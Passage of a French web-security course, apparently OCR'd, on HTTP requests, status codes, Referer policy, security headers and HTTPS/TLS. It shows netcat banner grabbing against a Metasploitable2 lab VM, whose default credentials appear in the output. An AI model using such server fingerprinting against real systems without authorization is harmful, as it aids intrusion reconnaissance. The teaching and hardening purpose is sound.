nc <ADRESSE IP> 80

GET / HTTP/1.0

<ENTER>

<ENTER>

L'en-tête **X-Powered-By** spécifie la technologie utilisée par l'application : ici le langage PHP.

REQUÊTE →


RÉPONSE : STATUT & EN-TÊTES →

RÉPONSE : CORPS DU MESSAGE →

```
root@kali:~# nc 192.168.56.102 80
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 22 May 2020 23:14:15 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>

root@kali:~#
```


Il existe une autre méthode HTTP qui est identique à GET mais qui ne renvoie pas le corps du message, mais juste la ligne de statut et les en-têtes. Il s'agit de la méthode HEAD, très utile pour récupérer la bannière du service HTTP (son nom et sa version) :

BANNER GRABBING



A RETENIR : quelques codes HTTP		
200	OK	La requête est traitée avec succès
301	Moved Permanently	Document déplacé de façon permanente
302	Found	Document déplacé de façon temporaire
307	Temporary Redirect	La requête doit être redirigée temporairement
308	Permanent Redirect	La requête doit être redirigée définitivement
310	Too many Redirects	La requête est victime d'une boucle de redirection ou est redirigée de trop nombreuses fois.
400	Bad Request	La syntaxe de la requête est erronée
401	Unauthorized	Authentification requise
402	Payment Required	Paiement requis pour accéder à la ressource
403	Forbidden	Les droits d'accès ne permettent pas l'accès à la requête
404	Not Found	Ressource non trouvée sur le serveur
405	Method Not Allowed	Méthode de requête non autorisée
500	Internal Server Error	Erreur interne au serveur
503	Service Unavailable	Service temporairement indisponible ou en maintenance

Cheminement d'une requête HTTP

1		REQUÊTE : **GET /page.php HTTP/1.1** **Host: www.mon-site.net**
2		Exécution de page.php : **<?php** **…** **?>**
3		Parsing PHP (parsing = analyse syntaxique)
4		Éventuelle requête SQL : **SELECT *** **FROM Client** **WHERE age BETWEEN 18 AND 65 ;**
5		RÉPONSE : **HTTP/1.1 200 OK** **En-têtes** **Corps de la réponse (code HTML)**
6		Parsing HTML, CSS et JavaScript : 
7		Affichage de la page par le navigateur

Les requêtes HTTP

Requête GET	Requête POST
Méthode HTTP destinée à demander une représentation d'une ressource identifiée, sans intention de modifier l'état du serveur.	Méthode HTTP destinée à soumettre des données au serveur pour traitement, potentiellement avec effet sur l'état de la ressource ou du système.
Les paramètres sont visibles directement dans l'URL Moins sécurisé !	Les données sont envoyées dans le corps de la requête. On peut les visualiser avec le proxy intercepteur BURP. Plus sécurisé car les paramètres sont moins visibles !
Les données sont limitées (la taille des URL n'est pas infinie)	Les données ne sont pas limitées (la taille de la requête POST peut être très importante)
Utile pour télécharger une page web, pour récupérer une information (API REST), pour faire une recherche sur Google, ...	Utile dans l'envoi de données via un formulaire (souvent dans un but d'authentification, de réclamation à un service clientèle, de message adressé au responsable d'un site web) et même pour l'upload de fichiers vers un serveur distant, …

Envoi de l'en-tête HTTP Referer

L' en-tête HTTP Referer permet d'indiquer au site que vous visitez la page d'origine d'où provient votre requête.

On a l'habitude d'écrire cet en-tête avec un seul r (Referer: https://exemple.com) mais le Referrer-Policy et les balises meta avec deux r (<meta name="referrer" content="no-referrer">) !

Le Referer peut violer votre vie privée en permettant le tracking publicitaire (via votre profil de navigation).

On peut contrôler l'envoi de l'en-tête HTTP Referer de multiples manières :

Du côté serveur (dans les pages web)

<meta name="referrer" content="no-referrer">
no-referrer : aucun Referer n'est envoyé !

<meta name="referrer" content="no-referrer-when-downgrade">
no-referrer-when-downgrade (par défaut) : Referer envoyé sauf si passage HTTPS → HTTP.

<meta name="referrer" content="origin">
origin : Envoie uniquement le domaine d'origine, pas l'URL complète !

<meta name="referrer" content="strict-origin-when-cross-origin">
strict-origin-when-cross-origin : Envoie l'URL complète pour le même site, mais seulement le domaine pour les sites externes.


Du côté serveur (dans le fichier .htaccess)

```
<IfModule mod_headers.c>
   Header set Referrer-Policy "no-referrer"
</IfModule>
```

Du côté client

- ➔ **Il est parfois possible de désactiver l'envoi du Referer dans les paramètres du navigateur.**
- ➔ **On peut aussi installer une extension de navigateur qui bloque le Referer.**


Vérifier vos en-têtes HTTP avec https://securityheaders.com



Vous pouvez voir ci-dessus un site, avec le très mauvais score **F**, sur lequel manquent les en-têtes suivants :

- ➔ **Strict-Transport-Security (HSTS)**
- ➔ **X-Content-Type-Options**
- ➔ **Referrer-Policy**
- ➔ **Content-Security-Policy**
- ➔ **X-Frame-Options**
- ➔ **Permissions-Policy**

Vous pouvez voir ci-dessous un autre site, avec un score en progression, où l'en-tête **X-Frame-Options** est défini :




Il est possible d'améliorer les scores précédents en ajoutant dans le fichier **.htaccess** de votre site les lignes suivantes :

```
# SECURITY HEADERS
Header set Content-Security-Policy "default-src 'self'"
Header set Strict-Transport-Security "max-age=31536000;includeSubDomains;"
Header always set X-Frame-Options SAMEORIGIN
Header set X-Content-Type-Options nosniff
Header set Referrer-Policy: no-referrer
Header set Permissions-Policy: "fullscreen=()"
```

Avec **default-src 'self'**, il ne faut pas mettre de code CSS ou JavaScript directement dans votre page web ! Il faut créer un fichier **.css** ou **.js** séparé…

Ce dernier en-tête doit être complété selon vos besoins (avec la virgule comme séparateur) !

Le résultat ne se fait pas attendre et les scores antérieurs font un **bond immédiat** :




En décembre 2022, lors de mes tests ci-dessus :

- ➔ environ **11%** des sites scannés possédaient le score **A.**
- ➔ environ **1,5%** des sites scannés possédaient le score **A+**.

TCP vs HTTP

Le protocole TCP (couche transport) gère le flux des données alors que le protocole HTTP (couche application) décrit ce que ce flux de données renferme.

Une connexion TCP utilise la poignée de main en trois temps :




SEQ = a	numéro de séquence
ACK = b	numéro d'acquittement


Introduction à HTTPS et SSL/TSL

Le protocole HTTPS est la version sécurisée du protocole HTTP. Cette sécurisation s'effectue grâce au chiffrement réalisé par le protocole TSL (anciennement SSL).

On reconnaît facilement un site sécurisé dans le navigateur : un cadenas apparaît dans la plupart des navigateurs à côté de l'URL :




Les gens croient parfois qu'implémenter HTTPS est compliqué et/ou coûteux. En vérité, il n'en est rien. En effet, un projet Open Source (auquel participent notamment CISCO et les Fondations Mozilla et Linux), Let's Encrypt, permet depuis 2015 à chacun d'obtenir un certificat SSL gratuitement. HTTPS est dorénavant à portée de tous. En octobre 2017, 50 millions de domaines étaient sécurisés par Let's Encrypt :




Si vous voulez connaître le niveau de confiance que vous pouvez accorder au serveur qui héberge votre site web, vous pouvez le scanner en profondeur sur **https://www.ssllabs.com/ssltest/** (SSL Server Test).


La note globale, qui peut varier de A+ à F, indique le niveau de sécurisation du site HTTPS scanné. Le site https://www.ssllabs.com en question, par exemple, obtient la note A+.



Au niveau des statistiques, on peut voir que seulement 13,9% des sites étaient sécurisés en janvier 2015 (et que nombre d'entre eux étaient notés F, la plus mauvaise note possible) :




La situation n'est plus du tout la même aujourd'hui, puisqu'au début de l'année 2025 déjà, plus de 71% des sites étaient sécurisés, avec une majorité de notes A (le nombre de notes F ayant été divisé par quatre en à peine cinq ans) :



Vous pouvez utiliser le logiciel Wireshark (renifleur de paquets ou sniffer en anglais), un logiciel Open Source, pour vérifier les protocoles utilisés lors de l'envoi des données sur le réseau. Il est bon de savoir que cet analyseur de paquets permet aussi de capturer à l'insu des internautes, si elles ne sont pas chiffrées, des données sensibles transitant sur le réseau (mots de passe, numéros de carte de crédit, …), pour le plus grand bonheur des hackers.

Voici une capture d'écran de Wireshark sur mon ordinateur :



Nous avons vu précédemment qu'HTTPS est en réalité HTTP auquel on a ajouté le protocole "SSL/TLS". Le protocole SSL/TLS possède les propriétés suivantes :

Confidentialité / Intégrité / Authenticité

Cependant, SSL/TLS n'assure pas l'anonymat des communicants !

Propriété	Assurée par SSL/TSL ?	Rôle	Protocole
Confidentialité	OUI	Cette propriété assure que des parties non autorisées ne pourront pas lire les données sur le réseau, en raison du chiffrement.	Record Protocol
Intégrité	OUI	Cette propriété assure qu'un hacker ne pourra pas altérer les données transmises. Une altération sera détectée et les données rejetées.	Record Protocol
Authenticité	OUI	Cette propriété assure que le navigateur vérifiera l'identité du serveur avant d'envoyer les données cryptées	Handshake Protocol
Anonymat des communicants	NON	Même si les données sont chiffrées, rien n'empêche cependant le hacker de connaître l'IP du client et l'identité du serveur (via le certificat)	X

Quatre idées fausses à propos d'HTTPS	
HTTPS n'est utile que pour les opérations sensibles : paiement en ligne, formulaire de login, …	FAUX : n'importe quel site est vulnérable et peut être attaqué par un hacker mal intentionné.
HTTPS diminue les performances du serveur à cause du traitement cryptographique.	FAUX : avec les CPU actuels, cette affirmation n'est plus vraie et l'impact sur les performances est aujourd'hui minime.
Les certificats SSL sont chers et difficiles à configurer.	FAUX : depuis 2015, Let's Encrypt propose des certificats gratuits pour tous.
On ne peut avoir qu'un seul site HTTPS par adresse IP.	FAUX : cela n'est plus vrai aujourd'hui grâce à l'extension TLS appelée SNI (Server Name Indication). Le serveur peut donc dès lors présenter plusieurs certificats SSL pour la même adresse IP.

VOUS N'AVEZ PLUS AUCUNE RAISON DE NE PAS PASSER À HTTPS !

